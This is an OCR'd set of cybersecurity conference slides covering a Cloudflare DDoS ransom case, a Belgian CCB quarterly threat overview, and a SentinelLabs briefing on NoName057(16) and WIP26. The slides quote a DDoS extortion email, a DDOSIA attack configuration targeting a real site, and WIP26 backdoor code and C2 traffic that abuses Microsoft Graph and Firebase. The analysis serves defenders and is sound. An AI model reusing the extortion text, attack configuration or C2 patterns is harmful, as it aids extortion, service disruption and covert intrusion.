Pre-attack posture and readiness

- ☑ Alerts on data center CPU and bandwidth utilization
- ✕ Relied on ISP for out-of-path scrubbing
  - ✕ Haven’t used it in a while
  - ✕ ISP didn’t provide reporting
  - ✕ ISP didn’t know how to mitigate the attack
  - ✕ ISP clocked out when the workday ended (no follow-the-sun model)
  - ✕ Diversion impacted IPSec traffic
- ✕ No inline DDoS detection/alerts/visibility
- ✕ Staff wasn’t drilled, no DDoS runbooks

The demo attack

Target	The attack targeted one of their data centers
Duration	60 minutes
Size	80 Gbps (sustained)
Vector	Multivector: UDP, mDNS, SYN, other
Impact	Outage due to link saturation. It took the ISP 30 minutes to mitigate.

The ransom email (example)

From: [redacted]
Date: [redacted]
Subject: DDoS Attack
To: [redacted]

We are Fancy Lazarus and we have chosen [redacted] as a target for our next DDoS attack.

Please perform a google search to have a look at some of our previous work. Also, perform a search for "NZX DDoS" or "New Zealand Stock Exchange DDoS" in the news. You don't want to be like them, do you?

Your whole network will be subject to a DDoS attack starting next trading week, on Monday. (This is not a hoax, and to prove it right now we will start a small L7 attack on your "live" page that will last for a few h
heavy attack, and will not cause you any damage, so don't worry at this moment.

Also, we are not flooding your servers now with UDP flood, because you might get suspended and it will just harm your users and we don't want to do it at this point.

We will refrain from attacking your network for a small fee. **The current fee is [redacted] (BTC).** It's a small price for what will happen when your whole network goes down. Is it worth it? You decide!

We are giving you time to buy Bitcoin if you don't have it already.

If you don't pay the attack will start and the fee to stop will increase to [redacted] and will increase by [redacted] for each day after the deadline that passed without payment.

Please send Bitcoin to the following Bitcoin address: [redacted]

Once you have paid we will know it's you, so no need to reply. Actually, do not reply to this email, don't try to reason or negotiate, we will not even see any replies.
Please note that you have to make payment before the deadline or the attack WILL start!

If you decide not to pay, we will start the attack on the indicated date and uphold it until you do. We will completely destroy your reputation and make sure your services will remain offline until you pay.

Example of a ransom email from a different customer.

CLOUDFLARE

Deadline expiry


- Onboarded to Cloudflare Magic Transit (BGP-based routing protection)
- Gained real-time visibility and alerting
- Gained (self-service) control over mitigation and firewall
- Tailored mitigation strategy
- Access to follow-the-sun SOC and support

The promised attack never came - empty threat or deterred by detecting Cloudflare inline?

CLOUDFLARE

Lessons Learned #1 - Use an automated & always-on solution

1. Don’t rely on reactive on-demand SOC-based solutions that require human analysis.
2. Don’t be tempted to use on-demand “you get all of the pain and none of the benefits.”
3. Use a cloud service that has sufficient network capacity and automated protection systems.



CLOUDFLARE

Lessons Learned #2 - Map your threat model & increase visibility

1. Work together with your DDoS protection vendor to tailor mitigation strategies to your workload.
2. Enforce, as much as possible, a combination of a positive & negative security model.
3. Enable critical alerts and logging — e.g. CPU, bandwidth, DDoS detections.

CLOUDFLARE

Lessons Learned #3 - Prepare & raise organizational awareness

1. Build and test emergency response runbooks — who to page, what to do, who to update, etc.
2. Educate and test your employees (even the non techies) — e.g. send fake ransom emails.
3. Encourage reporting of potential security incidents by employees.

CLOUDFLARE

Learning Summary

1. Use an automated & always-on solution
2. Map your threat model & increase visibility
3. Prepare & raise organizational awareness

Thank you

Read the full report:

https://blog.cloudflare.com/ddos-threat-report-2023-q1/

CCB'S QUARTERLY CYBER THREAT REPORT (QCTR Q1-2023)

Clara Grillet, CTI analyst at Centre for Cybersecurity Belgium

Clara Grillet is a cyber threat intelligence analyst in CCB/CyTRIS's Threat Research Centre (TRC). Within TRC, one of her current focus is ransomware.

She previously worked for 4 years in digital project management for a financial institution and worked prior to that as a legal researcher for a European governmental body.

CENTRE FOR CYBER SECURITY BELGIUM

CENTRE FOR CYBER SECURITY BELGIUM

QUARTERLY CYBER THREAT OVERVIEW Q1 2023

@certbe Centre for Cybersecurity Belgium

clara.grillet@cert.be

Be Social: #CCBQCTR

CLARA GRILLET

Cyber Threat Analyst (Threat Research Center)

Team of CyTRIS (Cyber Threat Research & Intelligence Sharing)

CyTRIS is the CTI department of CCB

TLP:CLEAR

20 April 2023

Today's agenda

1

Threats to Belgium

2

Global threats to critical sectors

3

Key APT actor trends

4

Key exploited vulnerabilities

5

Outlook

Threats to Belgium

1

Ransomware

27 in Belgium
Old and new actors
LockBit 3.0, ESXiArgs
Public and private sector
Healthcare

3 ongoing attacks stopped
90 **notifications** for ransomware precursors
International effort
International Counter Ransomware Task Force

2

Phishing

Initial access vector
Ransomware, cyber espionage
Topical lures
Energy subsidies
Account compromise
OneNote campaign stopped within 24h

3

Dark web sales

Internal databases
Network access

4

DDoS

Hacktivism
Limited in Belgium, picking up in Q2 2023
0 cyberattack in Q1 related to Ukraine-Russia conflict

There's a Cyber Fundamentals for each of you
https://ccb.belgium.be/en/cyberfundamentals-framework

What about the global threat landscape?

Evolutions in the Ukraine-Russia conflict

Hacktivism

- Centralization around key figures
- Expansion beyond traditional spheres of influence
  - Killnet recruits in Latin America and Asia
- Keeps moving towards potent disruption
  - BlackSkills, data wipers
  - Sponsored hacktivism?

Cyber espionage

- Diplomatic and public bodies, key sectors

Critical sectors are #1 targets

- Public and private entities of **all critical sectors**
  - Government, healthcare, finance, transportation, energy
- Not only ransomware
  - Intellectual property theft, espionage, various financial crime

Key APT actor trends

High levels of activity

Source: flaticon.com

Common logic but country-specific concerns and structure

Targeting and activity level align with geopolitics and state interest

Vulkan files underlines links between Russian IT ecosystem and state-sponsored cyberattacks

Mature attacks

Zero-days used by Chinese APTs

3CX supply chain attack linked to North Korea

2/3 of attacks start with phishing, vulnerability exploitation or stolen credentials

- ✓ Patch quickly
- ✓ Regularly inform your employees on evolving phishing trends
- ✓ Unique passwords, 2FA

Key exploited vulnerabilities

Vulnerabilities exploited to deploy ransomware

Remote code execution in VMWare ESXi
CVE-2021-21974
Encrypt the VM files

Zero day in Fortra GoAnyWhere
CVE-2023-0669
Supply chain attack
Used by Cl0p ransomware (130 organizations)

All our advisories can be found at cert.be/en/advisories-0

Other vulnerabilities

Outlook zero-day exploited even without user interaction!

- CVE-2023-23397

Apple (yes, your phone and tablet!)

- CVE-2023-23529
- CVE-2023-23514

Fortinet

- CVE-2022-41328, used to target government and large organizations
- CVE-2022-39952
- CVE-2021-42756

Outlook

Ransomware will remain a potent threat

- Big business
- No sector is safe
- Constant evolution of actors and TTPs keeps us on our toes

Continued influence of the Ukraine-Russia conflict

- General upskilling → changing TTPs? More real-world disruption?
- Expect more DDoS attacks

Vulnerabilities are exploited very quickly

- Keep yourself informed
- Prioritize actively exploited vulnerabilities (new **and** old)

Inform us!

Call us anytime

Give us feedback after your IR

Prepare yourself

Focus on external access

Train your employees (phishing, reboot)

Zero-trust networks with third parties

Questions?

Contact details:


- CTI questions: ews@cert.be
- Incident reports: cert@cert.be

https://www.linkedin.com/company/centre-for-cybersecurity-belgium/

@certbe

CLARA GRILLET
Analyst at Threat Research Centre, CyTRIS
clara.grillet@ccb.belgium.be
clara.grillet@cert.be


рахмат
danke
謝謝
ngiyabonga
spas
Баярлалаа
mersi
kia ora
barka
welalin
tack
teşekkür ederim
mahalo
tapadh leat
спасибо
faafetai lava
vinaka
спасибі
blagodaram
dank je
misaotra
matondo
paldies
grazzi
kiitos
dankie
nanni
nandri
dhanyavad
thank you
gracias
хвала
asante
manana
obrigada
tenki
mauruuru
köszönöm
aciu
enkosi
bedankt
bayarlalaa
grácie
hvala
dankon
akun
djiere dieuf
tau
mochchakkeram
murakoze
дякую
mamnun
dziękuję
chnorakaloutioun
gratias ago
grácies
sulpáy
go raibh maith agat
chokrane
sobodi
dekuji
taiku
obrigado
sagolun
sukriya
kop khun krap
arigatô
takk
dakujem
trugarez
mèsi
didi madloba
ありがとう
tanemirt
grazie
najis tuke
terima kasih
rahmet
ευχαριστώ
diolch
dhanyavadagalu
shukriya
merce
мерси
kam sah hamnida
rahmat
তোমাকে ধন্যবাদ
감사합니다
xièxie
merci



Break

THE UNDERGROUND THREATS BRIEFING (2023-Q1)

Maurits Lucas, Director of Intelligence Solutions @Intel 471

Maurits Lucas is Director of Intelligence Solutions at Intel 471, where he specialises in bridging the gap between technology and business.

Maurits has held various positions in Cyber Threat Intelligence and IT Security over the past 17 years and is a subject matter expert on cybercrime, presenting his research and providing his thought-leadership to distinguished audiences around the world.

RECENT ESPIONAGE AND HACKTIVISM THREATS: A SENTINELLABS OVERVIEW

Aleksandar Milenkoski, PhD, Senior Threat Researcher @SentinelLabs (SentinelOne)

Aleksandar Milenkoski is a Senior Threat Researcher at SentinelLabs, with expertise in reverse engineering, malware research, and threat actor analysis.

Aleksandar has a PhD in system security and is the author of numerous research papers, book chapters, blog posts, and conference talks.

His research has won awards from SPEC, the Bavarian Foundation for Science, and the University

SentinelLABS

Recent Espionage and Hacktivism Threats


A SentinelLabs Overview

Aleksandar Milenkoski
Centre for Cybersecurity Belgium (CCB) - Connect & Share event - QCTR

SentinelLABS

labs.sentinelone.com

LabsSentinel



Agenda

Hacktivism

- NoName057(16)

Espionage

- WIP26
- Operation Tainted Love
- Winter Vivern


SentinelLABS

HACKTIVISM

NoName057(16)

NoName057(16)

- A Russia-aligned hacktivist group
- Active since March 2022
- Conducts DDOS attacks
- Targets what the group deems to be anti-Russian
- Operates through Telegram



Targets

- Target selection shifts according to current political events
  - Focused on Ukraine and NATO member countries
  - The Polish government, Danish financial institutions, Czech presidential election candidates

The DDOSIA Tool


- Target URLs in a configuration file
- NoName057(16) identifies web resources likely to cause server overload
- Repeatedly issues network requests
  - HTTP
  - TCP


```
{
  targets: [
    {
      id: "6392ed77ac534e621b6bbc2e",
      ratio: "1",
      type: "http",
      method: "GET",
      host: "www.armee.lu",
      address: "85.93.211.246",
      port: 443,
      use_ssl: true,
      path: "/content/search?SearchButton=Recherche&SearchText=$_1",
      body: {
        type: "",
        value: ""
      },
      use_random_user_agent: true,
      timeout: 1000,
      response: true,
      headers: [],
      is_deleted: false,
      activate_by_schedule: true,
      started_at: "2022-12-09 10:00",
      finished_at: "2022-12-10 10:00"
    },
```

Takeaways

- A growing trend of DDOS hacktivism

- Politically and financially motivated volunteers
- Shifting targets according to current events
- Protective mechanisms for critical infrastructure operators are crucial



SentinelLABS

ESPIONAGE

WIP26

WIP26


- Currently unattributed activity cluster
- Targeting telecommunication providers
- Espionage-motivated

Attack Overview

- Precision targeting: WhatsApp
- Cloud infrastructure abuse
  - Hosting malware
  - C2 communication
  - Exfiltration

Initial Vector

- Malware loader: PDFelement.exe
- Two backdoor variants
  - CMD365 (Microsoft 365 Mail)
  - CMDEmber (Google Firebase DB)




```
PS C:\Users\user> $task = Get-ScheduledTask | where TaskName -eq "MicrosoftUpdatesA"
PS C:\Users\user> $task.actions


Id               :
Arguments        :
Execute          : C:\Users\Public\Documents\Update.exe
WorkingDirectory :
PSComputerName   :
```

CMD365

1: Login

```
POST https://login.microsoftonline.com/53019c21-[redacted]/oauth2/v2.0/token HTTP/1.1
x-client-SKU: MSAL.Desktop
x-client-Ver: 4.37.0.0
x-client-CPU: x64
x-client-OS: Windows 10 Enterprise LTSC 2019
[...]
Host: login.microsoftonline.com
Cookie: fpc=AjnvywVrmsVJuCe78t24d6g; [...]
Content-Length: 196
Expect: 100-continue

client_id=91506235-[redacted]&client_info=1&
client_secret=-XU8Q~[redacted]&
scope=https%3A%2F%2Fgraph.microsoft.com%2F.default&grant_type=client_credentials
```

2: Victim-specific location

```
POST https://graph.microsoft.com/beta/users/3517e816-6719-4b16-9b40-63cc779da77c/mailFolders HTTP/1.1
```

3: Command polling

```
GET https://graph.microsoft.com/beta/users/3517e816-6719-4b16-9b40-63cc779da77c/
mailFolders/[...]=/messages?filter=startswith(subject,'Input') HTTP/1.1
Accept: application/json
Authorization: bearer eyJ0eXA[...]
Host: graph.microsoft.com
```

4: Command execution

```
private static string ExcuteShell(string message)
{
    Program._result = new StringBuilder();
    Program._TProc.StandardInput.Write
    (message + Program._TProc.StandardInput.NewLine);
    Thread.Sleep(1000);
    return Program._result.ToString().TrimEnd(new char[0]);
}
```

CMDEmber

Command polling

```
GET https://gmall-52fb5-default-rtdb.asia-southeast1.firebasedatabase.app/.json?
orderBy=%22$key%22&equalTo=%22(2984)0800273508B786%22 HTTP/1.1
```


```
{
    ComputerName: "DESKTOP-6H79QI5",
    ExternalIP: null,
    InternalIP: null,
    IsstageRequired: false,
    ProcessID: 9840,
    ProcessName: "Update",
    UserName: "[redacted]",
    connected: true,
    data: "whoami",
    guid: "Info:DESKTOP-6H79QI5[redacted]:(9840)000C29FAF0F9:x86",
    restart: null,
    who: "server"
}
```


Command output

```
PUT https://gmall-52fb5-default-rtdb.asia-southeast1.firebasedatabase.app
/(596)0800273508B786/.json?print=silent HTTP/1.1
Content-Type: text/plain; charset=utf-8
Host: gmall-52fb5-default-rtdb.asia-southeast1.firebasedatabase.app
Content-Length: 421
Expect: 100-continue
Connection: Keep-Alive

{"detail":"n8QBlLyKSTJE8YDzWkSUlpwEVrK3Fd0QcURRPEunnAVu3sS/
[...]
+fBxkf/neZ7Da8U1UdpNvyGw=="}
```


```
{
    ComputerName: "DESKTOP-6H79QI5",
    InternalIP: "192.168.8.230",
    IsstageRequired: false,
    ProcessID: 9840,
    ProcessName: "Update",
    UserName: "[redacted]",
    connected: true,
    data: "C:\Users\[redacted]\Documents\Documents>whoami
    desktop-6h79qi5\[redacted]",
    guid: "Info:DESKTOP-6H79QI5[redacted]:(9840)000C29FAF0F9:x86",
    who: "client"
}
```

SentinelLABS

ESPIONAGE

